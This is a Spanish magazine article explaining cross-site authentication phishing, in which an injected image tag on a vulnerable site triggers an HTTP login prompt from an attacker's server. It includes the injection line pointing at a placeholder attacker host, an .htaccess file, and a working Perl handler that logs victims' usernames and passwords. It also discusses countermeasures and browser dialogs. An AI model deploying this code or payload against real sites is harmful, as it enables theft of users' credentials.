Para los Ataques de Autenticación Multiplataformas

UN PEZ LLAMADO PHISHING

Un nuevo ataque de phishing se basa en colocar una etiqueta HTML en un servicio vulnerable para capturar los datos de autenticación de los usuarios. **POR JOACHIM BREITNER**

Con toda seguridad, las noticias sobre phishing les serán familiares a la mayoría de los lectores. Suelen provenir de un banco o de eBay, y aparecen como una página modificada en la que se solicitan las credenciales del usuario. Un ataque por phishing suele aprovecharse de trucos para espiar las credenciales de los usuarios. Otro método, conocido como "cross-site scripting" (XSS), coloca código activo en páginas vulnerables. El navegador web del usuario ejecuta el código sin sospechar y envía sus datos de credenciales al atacante.

¿Cerrando las escotillas?

Para impedir los XSS, muchas aplicaciones web eliminan todo el contenido activo de las entradas que posteriormente se presentarán a los usuarios. Esto incluye las entradas de los foros, descripciones de subastas o mensajes de correo electrónico. Aunque el código HTML puro, que se considera inofensivo, normalmente se acepta. Muchas aplicaciones web permiten la inclusión de imágenes por medio de la etiqueta *<img>* siendo ésta la debilidad que un atacante puede aprovechar para llevar a cabo un ataque de autenticación multiplataforma (XSA). Los atacantes simplemente necesitan controlar un servidor donde almacenan la imagen y algo de código adicional. Entonces inyectan la etiqueta HTML, supuestamente inofensiva dentro del servicio vulnerable. *<img src="http://atacante/imagen.png">* (Figura 1).

En realidad, la imagen se almacena en un área HTTP-AUTH protegida del servidor (Listado 1). El servidor solicita un nombre de usuario y una contraseña al navegador antes de servir el fichero. El servidor puede, opcionalmente, mostrar una descripción, que el navegador muestra al usuario. Normalmente el servidor comparará las credenciales en texto plano enviadas a él con las entradas que tiene en su base de datos de usuarios. En el caso de una ataque XSA, el servidor almacena las credenciales y permite el acceso al usuario para evitar cualquier sospecha. Esto se puede hacer fácilmente con unas cuantas líneas de código Perl y el módulo *mod_perl* de Apache (Listado 2).

Es casi imposible que el usuario se percate de ello. De hecho, él tan sólo ve la aplicación web en su barra de direcciones, y dependiendo del navegador y de la velocidad de conexión, posiblemente, parte del sitio web que está actualmente cargando. Los usuarios tienen que mirar muy detenidamente para

Listado 1: .htaccess

```
01 AuthType Basic
02 AuthName "Server has been res-
   tarted; please log in again"
03  PerlAuthenHandler
   Apache::AuthLog
04 require valid-user
05 PerlSetVar Authlogfile Pfad/
   xsa-test/auth.log
```



Figura 1: Pasos del ataque XSA: normalmente el usuario no se da cuenta de que el navegador está hablando con varios servidores. XSA se aprovecha de esto y pregunta al usuario que se autentique para acceder a una imagen almacenada en una dirección externa. A continuación, el nombre de usuario y la contraseña se enviarán al servidor del hacker.

darse cuenta de que la contraseña solicitada no pertenece a la página actual. La ventana de entrada no está manipulada, ya que es un componente del navegador y por ello coincide con el aspecto general del sistema.



Figura 2: Al contrario que Internet Explorer, Mozilla y otros navegadores de código abierto muestran al menos el nombre de dominio en el texto del cuadro de diálogo, pero si se tiene prisa, probablemente no se vea el nombre del dominio al final de la descripción.

Contramedidas

Una aplicación web robusta capaz de resistir un ataque XSA no permitirá hacer referencias a imágenes externas. Si no se tiene esa opción, otra solución es la reescritura de los enlaces a las imágenes externas, de modo que las solicitudes vayan al propio servidor y que actúe como proxy.

Ambas soluciones son problemáticas, especialmente para las aplicaciones pequeñas como los foros web privados. Tiene más sentido modificar el navegador web. Los navegadores web actuales tienen diversas formas para indicarle al usuario que está vagando por caminos digitales inexplorados. Todos los navegadores muestran el nombre del servidor, además de la descripción, que la establece el servidor y por ello es peligroso; sin embargo, los navegadores son muy buenos a la hora de ocultar esta información. Internet Explorer es el mayor culpable: el nombre de dominio lo oculta del título del cuadro de diálogo.

Mozilla (Figura 2) es algo mejor que Internet Explorer, ya que muestra el nombre del dominio en la línea de descripción. Pero antes de que los usuarios tengan tiempo de leerlo, probablemente, ya haya terminado de teclear y haya transmitido los datos personales.

Listado 2: Apache::AuthLog

```
01 #/usr/local/share/perl/5.8.4/Apache/AuthLog.pm
02 package Apache::AuthLog;
03 use Apache::Constants qw(:common);
04
05 sub handler {
06 my $r = shift;
07 my($res, $sent_pw) = $r->get_basic_auth_pw;
08 return $res if $res != OK;
09
10 my $user = $r->connection->user;
11 unless($user and $sent_pw) {
12 $r->note_basic_auth_failure;
13 $r->log_reason("Requires username
14 and password", $r->filename);
15 return AUTH_REQUIRED;
16  }
17
18 open LOG,'>>',$r->dir_config("Authlogfile");
19 printf LOG "%s running %s:%s / %s\n",
20 $r->connection->remote_ip,
21 $r->header_in('User-Agent'),
22 $user, $sent_pw;
23 close LOG;
24
25 return OK;
26  }
27 1;
```

Los Mejores Navegadores

Mi favorito es Opera (Figura 3). Primero muestra el nombre del servidor, facilitando su lectura. Por ello, un atacante tendría que tener un servidor cuyo nombre se pareciese al nombre del servidor que está intentando suplantar, por ejemplo, *my.webmai1.co.uk* en vez de *my.webmail.co.uk*.

Para proporcionar mayor protección frente a los ataques XSA, los navegadores deberían ser capaces de detectar los ataques y avisar al usuario. Si un elemento HTTP inmerso le solicita al usuario que se autentique, a pesar de pertenecer a un dominio diferente del sitio web, el cuadro de diálogo del navegador debería indicar al usuario un mensaje como, "¡Aviso! Actualmente está viendo *my.webmail.co.uk*. Un elemento peligroso almacenado en *hacker-malintencionado.co.uk* le está pidiendo que se autentique. Introduzca sus credenciales sólo si confía en *hacker-malintencionado.co.uk*".

Alternativamente, el navegador podría ignorar la solicitud de autenticación, aunque esto podría significar la pérdida de una funcionalidad útil en algunas circunstancias.



Figura 3: Lo mejor de todo: el cuadro de diálogo de fácil lectura de Opera muestra el nombre del dominio primero, forzando a los atacantes a llevar a los usuarios a un servidor cuyo nombre de dominio tiene un aspecto similar.

¡Desconfíe!

Los ataques XSA proporcionan las credenciales del usuario al hacker. Las aplicaciones web pequeñas, como los foros que se implementan sin una protección del lado servidor muy compleja, son particularmente vulnerables. Esta clase de ataques no están tan sólo restringidos a la web. Un mensaje de correo electrónico en formato HTML cuidadosamente modificado podría provocar que el usuario revelase sus credenciales, dependiendo del cliente de correo. Es bastante sencillo que los desarrolladores de navegadores generen mensajes que alerten e impidan esta clase de ataques. Pero hasta que todo el mundo tenga un navegador con esta característica, su única protección es tener cuidado y no confiar en todo lo que se vea en la web.

Si desea experimentar un ataque XSA en vivo, pruebe la página de demostración de la página del autor en [1]. Pero no se le ocurra introducir ninguna contraseña de verdad: el fichero con los valores almacenados es accesible públicamente. ■

RECURSOS

[1] Página demo XSA: *http://people.debian.org/~nomeata/xsa-sample.html*